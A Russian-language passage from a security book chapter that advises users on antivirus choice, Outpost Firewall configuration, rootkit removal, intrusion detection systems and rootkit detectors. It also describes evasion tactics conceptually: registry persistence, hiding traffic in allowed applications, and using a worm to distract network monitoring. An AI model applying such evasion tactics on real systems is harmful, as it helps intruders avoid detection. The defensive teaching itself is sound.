Почему? Представим себе такую ситуацию. Антивирусные базы антивируса А обновляются каждый час, а антивирусные базы антивируса Б – раз в неделю. Также представим, что некто Иванов написал вирус и выложил его под названием «NFSU2MW_trainer.exe». Вирус запускается, говорит пользователю, что программа не запускается, поскольку она была повреждена при скачивании

с Интернета, а сам тем временем потихоньку инфицирует компьютер. У пользователей антивируса А есть шансы обнаружить вирус уже через час. Конечно, никто не гарантирует, что именно в текущем обновлении будет описан именно этот вирус, но все же это лучше, чем ждать «лекарства» целую неделю, как в случае с вирусом Б.

Переходим к следующему критерию – *к поддержке упаковщиков исполняемых файлов*. Хороший антивирус должен уметь справляться с различными упаковщиками exe-файлов, которые часто используются разработчиками вирусов. Ведь им нужно передать вирус по Интернету, а чем меньше будет размер исполняемого файла вируса, тем лучше.

Также немаловажным будет наличие *эвристического анализатора* в составе антивируса. Что это такое? Обычно антивирус просто сканирует файлы, сверяя их с образцами вирусного кода из своих антивирусных баз. Если образца нет, то и вирус обнаружить невозможно. Но у некоторых антивирусов есть эвристический анализатор. Этот анализатор способен анализировать действия, которые выполняются различными программами. Если он видит, что действия той или иной программы похожи на действия вируса, то он выдает предупреждение: мол, файл такой-то похож на вирус такого-то типа. Это очень важная функция.

Мы только что рассмотрели пример, когда появляется новый вирус, которого еще нет в базах антивируса. Тогда мы сказали, что антивирус Б – плохой, потому что его антивирусные базы обновляются раз в неделю. Но, если у антивируса Б есть хороший эвристический анализатор, то он блокирует вирус и предупреждает пользователя, что выполняемые программой действия похожи на действия какого-нибудь известного вируса. Поэтому антивирус Б способен немного компенсировать нечастое обновление баз данных.

А может ли антивирус правильно *лечить файлы*? Об этом тоже нужно поинтересоваться перед установкой антивируса. Некоторые антивирусы, особенно их trial-версии, умеют только удалять инфицированные файлы. Представьте, что вы подхватили сравнительно безобидный вирус, который только размножается в вашей системе, но не причиняет явного ущерба. Конечно, само его наличие – это уже вред, но вред меньший, чём принесет пробная версия антивируса, которая удалит все зараженные файлы. Ведь это могли быть важные документы или программы.

Поскольку мы говорим о руткитах, то немаловажной возможностью антивируса будет функция обнаружения руткитов. Такие функции есть и у DrWeb, и у KAV. Правда, делают это они по-разному. KAV использует прямую работу с диском, а DrWeb – особый алгоритм работы с памятью.

Может ли антивирус удалить активный (запущенный) вирус? Некоторые ухитряются это сделать, но KAV, например, предлагает отложить удаление вируса до перезагрузки. Однако после перезагрузки вирус может опередить антивирус, запустившись раньше него... Я в таких случаях запоминаю файл вируса, перезагружаюсь в Linux, и оттуда удаляю вирус. Ради справедливости нужно отметить, что KAV все-таки удаляет большинство вирусов при перезагрузке.

Для максимальной защиты я рекомендую установить оба антивируса – и KAV, и DrWeb. Один из них пусть работает в режиме монитора, а второй вы будете запускать время от времени для полной проверки системы.

Какой антивирус запускать в режиме монитора? Поскольку мониторинг предусматривает полный контроль над открываемыми объектами, он может создать очень сильную нагрузку на вашу систему, так что работать вам будет, мягко говоря, неприятно. У меня в режиме монитора запущен KAV, и его присутствия я вообще не ощущаю до тех пор, пока он не найдет какой-то вирус.

2.1.3. УСТАНОВКА БРАНДМАУЭРА

Зачем брандмауэр обычному пользователю? Чтобы не доверять свою безопасность администратору сети, который мог плохо настроить общий брандмауэр или вообще полениться его настраивать. Когда речь идет о безопасности в компьютерном мире, то на администратора надейся, а сам не плошай.

Представьте, что вы подключились к Интернету, еще не успели запустить ни одной сетевой программы, а на модеме уже мигают лампочки. Это означает, что какая-то программа инициировала обмен данными. Какая именно? Руткит, троян, шпионская программа? А может быть, просто антивирус, который пытается обновить свои базы? Давайте не будем гадать, а установим брандмауэр, который позволит нам контролировать доступ различных программ к Интернету. Да, можно использовать netstat, но, во-первых, брандмауэром с графическим интерфейсом пользоваться удобнее, а во-вторых, брандмауэр может запретить доступ той или иной программы к Интернету, а netstat – нет.

Вот сейчас разрешите немного рекламы. На мой взгляд, для обычного пользователя Windows оптимальным брандмауэром будет Outpost Firewall 3.0 (или более поздняя версия). Установив Outpost Firewall, вы получаете не только отличный брандмауэр, но локальную систему обнаружения вторжения

(IDS, о которой мы поговорим далее в этой главе) и сканер шпионских программ.

Outpost Firewall Pro доступен на сайте компании Agnitum (<http://www.agnitum.ru/products/outpost>). Его установка обычно проблем не вызывает, после установки желательно перезагрузить компьютер. При установке не отказывайтесь от автоматического конфигурирования правил. Тогда Outpost Firewall Pro сам выяснит, какие приложения у вас установлены и каким из них необходим доступ к Интернету. Все, что вам останется, – это отметить, каким из этих приложений вы разрешаете обмен данными через Интернет.

Принцип работы Outpost Firewall следующий: сначала запрещаются все входящие/исходящие соединения для всех приложений, которые установлены на локальном компьютере. По умолчанию разрешена установка соединений стандартным приложениям вроде Internet Explorer или MS Outlook.

Outpost Firewall устанавливается как сервис и постоянно работает на вашей машине. Как только какое-то приложение попытается установить соединение с удаленным узлом, Outpost Firewall запросит вас, какое действие выполнить: разрешить работу этого приложения или запретить.

На рис. 2.2 представлено главное окно Outpost Firewall.




Рис. 2.2. Главное окно Outpost Firewall

В разделе **Сетевая активность** отображаются все программы, которые в данный момент работают в сети. Не только в Интернете, ведь Outpost Firewall – это брандмауэр локальной станции, отображающий все программы, чья деятельность выходит за рамки локальной машины.

RootKits

В данном случае запущено две программы: почтовый клиент The Bat! и ICQ. Если вам неудобно работать с общим списком сетевой активности, вы можете отфильтровать его по процессу. Для этого раскройте папку **Сетевая активность**, щелкнув по значку «+», и выберите нужный процесс (рис. 2.3).




Рис. 2.3. Фильтрация по процессу

Как только какое-то приложение, не указанное в списке разрешенных процессов, запросит установку соединения, Outpost Firewall отобразит окно запроса (рис.2.4), в котором вы можете разрешить или запретить соединение, а также создать правило, которым брандмауэр будет руководствоваться в дальнейшем.




Рис. 2.4. Новое приложение запрашивает установку соединения

Обратите внимание: в данном случае приложение, инициирующее обмен данными, уже известно брандмауэру -- правило соответствует имени программы. Если вы Outpost Firewall не «знал» этого приложения, то при выборе опции **Создать правило** вы бы увидели окно, изображенное на рис.2.5.




Рис. 2.5. Создание нестандартного правила




Рис. 2.6. Разрешенные/запрещенные приложения

Список приложений, которым запрещенных или разрешен обмен данными, можно просмотреть по команде **Параметры → Приложения** (рис.2.6).

С этим окном тоже все понятно – здесь вы можете добавить приложение в ту или иную группу, изменить его настройки или вообще удалить.

Папка **Открытые порты** в главном окне Outpost Firewall содержит сведения о всех открытых портах, их протоколах, а также приложениях, которые «прослушивают» эти порты.

Дополнительные возможности брандмауэра реализованы через подключаемые модули. По умолчанию устанавливаются следующие модули:

- **Anti-Spyware** – используется для обнаружения и удаления шпионских программ;
- **DNS** – выполняет роль небольшого кэширующего сервера, кэшируя DNS-запросы;
- **Детектор атак** – это и есть локальная IDS;
- **Интерактивные элементы** – используется для управления интерактивными элементами (компонентами ActiveX, Flash,

сценариями) и блокирования их, запрещая им доступ к системно-важным объектам;

- **Реклама** – избавляет вас от многочисленных баннеров при Web-серфинге;
- **Содержимое** – блокирует страницы с нецензурными выражениями;
- **Фильтрация почтовых вложений** – фильтрует входящие почтовые вложения, перезаписывая их расширения, что не позволяет случайно запустить (открыть) вредоносное вложение. При обнаружении попытки открыть вложение Outpost предупреждает, что лучше его проверить антивирусом перед открытием. Что, собственно говоря, и нужно сделать. Конечно, если антивирус у вас работает в режиме монитора, это действие лишнее.




Рис. 2.7. Открытые порты

Когда вам надоест режим обучения (уж очень он вопросов много задает), рекомендую установить режим (политику) блокирования – это наиболее безопасный режим. Время от времени запускайте вручную полную проверку системы на наличие шпионских программ, выполняя команду **Сервис→Запустить проверку системы на наличие spyware**. Рекомендую также периодически проверять обновление базы spyware, а еще лучше – установить автоматическое обновление. Необходимые команды вы найдете в меню **Сервис**.

На этом профилактику системы можно считать законченной. Теперь поговорим о том, что делать, если вы подозреваете, что что-то подхватили.




Рис. 2.8. Дополнительные модули

2.2. ЛЕЧЕНИЕ

Самое сложное – это обнаружить руткит. Обычно руткиты перехватывают системные функции, которые используются многими программами, в том числе антивирусными и антируткитными средствами, что позволяет им остаться незамеченными. Если руткит в памяти, то обнаружить его будет сложно даже самому хорошему антивирусу. Когда же руткит «в состоянии покоя», антивирусу ничего не стоит обнаружить его. Поэтому для полной уверенности вам потребуется помочь друга.

Именно так: снимайте свой жесткий диск, идите к другу (в чистоте системы которого вы не сомневаетесь) и подключайте диск к его компьютеру. Загружаться нужно, ясное дело, с его жесткого диска. После этого проверяйте свой винчестер последней версией антивируса. Например, KAV отлично справился с задачей обнаружения руткита FU (рис.2.9).

Данное сообщение я увидел при запуске руткита. Но совершенно другое дело, когда руткит уже загружен. Просто отключите постоянную защиту (монитор) и запустите руткит. При следующей проверке KAV уже ничего не обнаружит. Разве что архив, из которого вы извлекли файлы руткита.

Вот поэтому обнаруживать руткиты нужно только тогда, когда они мирно спят на вашем жестком диске. Можно попытаться проверить диск в безопасном режиме, но это не дает полной гарантии.




Рис. 2.9. Антивирус Касперского в действии – обнаружен руткит FU

Нужно отметить, что руткиты, выполненные по принципу драйвера устройства, а не по принципу вируса, обычно «прописываются» в HKLM\System\CurrentControlSet\Services или в HKLM\System\ControlSet001\Services.

В первом случае обеспечивается их загрузка в память при запуске компьютера, а во втором – при восстановлении последней конфигурации (так подстраховываются руткиты на случай, если вы все-таки удалите ключ в HKLM\System\CurrentControlSet\Services). Но вы его не удалите: у вас либо не хватит прав, либо вы его просто не увидите. Об этом позаботится сам руткит.

Далее в этой главе мы поговорим о программах, позволяющих обнаруживать скрытые ключи реестра и скрытые файлы.

Если после проведенных мероприятий «эффект присутствия» остался, единственное, что поможет, это переформатирование винчестера. Стопроцентной гарантии не даст и этот шаг: руткит может быть записан в Flash-память (BIOS). В этом случае нужно перепрошить Flash, используя оригинальный BIOS, который можно скачать на сайте разработчика материнской платы (не BIOS!).

2.3. СРЕДСТВА ОБНАРУЖЕНИЯ РУТКИТОВ

Хороший руткит должен уметь обходить любые барьеры системы безопасности, в частности брандмауэры и **системы обнаружения вторжения (Intrusion-Detection System, IDS)**.

Существует два типа IDS: **IDS узла (host-based IDS, HIDS)** и **IDS сети (network-based IDS, NIDS)**. Иногда HIDS пытаются остановить атаку еще до ее завершения. Эти системы «активной защиты» иногда называются **системами предотвращения атаки (host-based intrusion-prevention systems, HIPS)**.

ЛОКАЛЬНЫЕ СИСТЕМЫ ОБНАРУЖЕНИЯ ВТОРЖЕНИЯ

Наиболее известными системами обнаружения вторжения являются:

- **LIDS** (Linux Intrusion Detection System, www.lids.org);
- **IPD** (Integrity Protection Driver, Pedestal Software, www.pedestal.com);
- **Blink** (www.eeye.com);
- **Entercept** (www.networkassociates.com);
- **WatchGuard ServerLock** (www.watchguard.com);
- **Agnitum Outpost Firewall**, о котором я уже сказал в п. 2.1.3; полноценной IDS его можно назвать с большой натяжкой, но с этим брандмауэром интегрирован модуль обнаружения атак.

Наибольшая проблема для руткита – это HIPS-система. Обычно такая система в состоянии определить попытку установки руткита, также эти системы могут перехватывать попытки руткита использовать сеть. Многие HIPS-системы интегрируются в ядро и могут производить мониторинг системы на наличие рутkitов. Стоит отметить, что HIPS-системы используют для этого методы, аналогичные методам рутkitов, но в прямо противоположных целях.

СЕТЕВЫЕ СИСТЕМЫ ОБНАРУЖЕНИЯ ВТОРЖЕНИЯ

NIDS представляет меньшую угрозу для руткита, хотя, чтобы обойти NIDS, нужно тоже постараться. Теоретически, NIDS может обнаружить скрытые каналы связи, которые используются руткитом, но на практике это происходит очень редко. Руткит может использовать сетевые соединения других программ для передачи своей информации, например, для NIDS это будет «процесс общения» браузера с Web-сервером, а для руткита – основной

канал передачи данных. К тому же все передаваемые данные будут зашифрованы.

Еще одна причина, по которой NIDS очень сложно обнаружить руткит – это ее ориентация на большие объемы трафика. NIDS предназначены для обработки сотен Мб/с, а руткит передает совсем небольшое количество информации, которому легко затеряться среди этих сотен, как иголке в стоге сена.

Крекер может перехитрить NIDS тактически, например, запустив всем известного червя: пока система (или администратор, просматривающий ее предупреждения) будет им заниматься, она упустит из виду данные руткита.

2.4. ДЕТЕКТОРЫ РУТКИТОВ

Детекторы руткитов – это особый класс программ, которые разрабатывались именно для обнаружения руткитов, а не вирусов. Если для антивируса обнаружение руткитов – это дополнительная функция, с которой он имеет право не справиться, то для детекторов руткитов обнаружение руткита и есть их основное назначение, с которым они должныправляться на «отлично».

Например, Outpost Firewall версии 2.1 не смог обнаружить деятельность руткита Hacker Defender; версия 2.5 этого вообще-то надежного брандмауэра, обнаружив Hacker Defender, зависла, а после перезагрузки не вспоминала о рутките, если тот «подсовывал» свой трафик приложениям, помеченным в списке брандмауэра как разрешенные.

Но не стоит пренебрегать и данными брандмауэра, если специализированного антируткитного средства под рукой нет. О присутствии в системе руткита говорят несанкционированные действия некоторых процессов: обращения к неизвестным вам узлам, TCP/UDP-сессии, которые вы не инициализировали, и т. п. Сведения о них можно найти в журнале Outpost Firewall (рис.2.10).

О наличии руткита говорят также лишние открытые порты. Список открытых портов можно узнать с помощью того же Outpost Firewall. Если вы его не используете, то можете просканировать свой компьютер каким-либо сканером портов. На рис. 2.11 изображен встроенный сканер пакета CyberKit.

Одними из лучших детекторов руткитов являются Black Light от F-Secure (<http://www.f-secure.com/exclude/blacklight/index.shtml>) и Rootkit Revealer от SysInternals (<http://www.sysinternals.com/Utilities/RootkitRevealer.html>)

Глава 2. Взлом с точки зрения администратора




Рис. 2.10. Возможно, в системе установлен руткит




Рис. 2.11. Сканер портов CyberKit: порт 1025 явно лишний

BLACK LIGHT

Black Light стал коммерческой программой в марте 2006 года. Я еще успел скачать бесплатную версию и мог бы выложить ее на своем сайте, но это не имеет смысла: каждый день крекеры разрабатывают все новые и новые способы обхода детекторов руткитов, поэтому детектор руткитов необходимо поддерживать в актуальном состоянии. Black Light обновляется каждый месяц.

Программа Black Light предназначена для операционных систем Windows 2000, XP и Windows 2003 и умеет обнаруживать скрытые процессы и файлы. Надеюсь, коммерческая версия научится находить еще и скрытые ключи реестра.




Рис. 2.12. Программа Black Light

Работа с программой проходит в два этапа. На первом программа находит скрытые процессы и файлы, а на втором очищает вашу систему от этих «НЛО».

Программа ведет протокол своей работы и сохраняет его в текущем каталоге под именем fsbl-<дата><время>.log.

Стоит отметить, что Black Light – это наиболее простой детектор руткитов, не требующий даже инсталляции. Все, что вам нужно, это скачать и запустить программу. Само сканирование происходит очень быстро – менее одной минуты на моем компьютере.

RootkitRevealer

RootkitRevealer – это бесплатная программа, сверяющая системную информацию пользовательского уровня и уровня ядра, а затем выводящая отчет о различиях, если таковые будут найдены. Программа позволяет находить скрытые файлы и ключи реестра.

Программа также очень проста в использовании: вам нужно просто скачать и распаковать архив. В нем будет два исполняемых файла: `rootkitrevcons.exe` и `RootkitRevealer.exe`. Первый файл – это текстовая версия программы, второй – версия с графическим интерфейсом. Мы будем использовать именно ее.

Для запуска сканирования выполните команду меню **File→Scan**. Само сканирование на моем компьютере заняло более 30 минут. Я не вникал в алгоритм работы RootkitRevealer, но во время сканирования мой Word кратковременно «зависал» – несколько раз по несколько секунд (3-4).

Некоторые руткиты прячут свои данные в альтернативных потоках данных. RootkitRevealer учитывает эту возможность: в меню **Options** вы можете выбрать опцию сканирования метаданных NTFS. Эта опция может дать ложную тревогу, поскольку в альтернативных потоках хранят данные и некоторые антивирусы (например, тот же KAV v5).

RootkitRevealer не удаляет руткиты, а только обнаруживает их. Если руткит обнаружен, то программа предлагает пользователю поискать в Интернете способы удаления этого руткита.

Перед использованием программы я настоятельно рекомендую прородить ее документацию, которая всегда доступна по адресу <http://www.sysinternals.com/Utilities/RootkitRevealer.html>.

Полезные утилиты

Кроме сканера портов, полезно иметь под рукой утилиту XSpider (<http://www.ptsecurity.ru/download/xs7demo.zip>). Она сканирует систему, выявляя имеющиеся в ней уязвимости. Информация об уязвимостях берется, конечно же, из внутренней базы, поэтому XSpider нужно регулярно обновлять. Правда, это удовольствие не бесплатное, как и сама программа. Бесплатно можно скачать только демо-версию. А пользоваться взломанными версиями XSpider даже и не думайте: где гарантия, что крекер не пропатчил программу так, что она не будет видеть используемые им руткиты?




Рис. 2.13. RootkitRevealer в действии

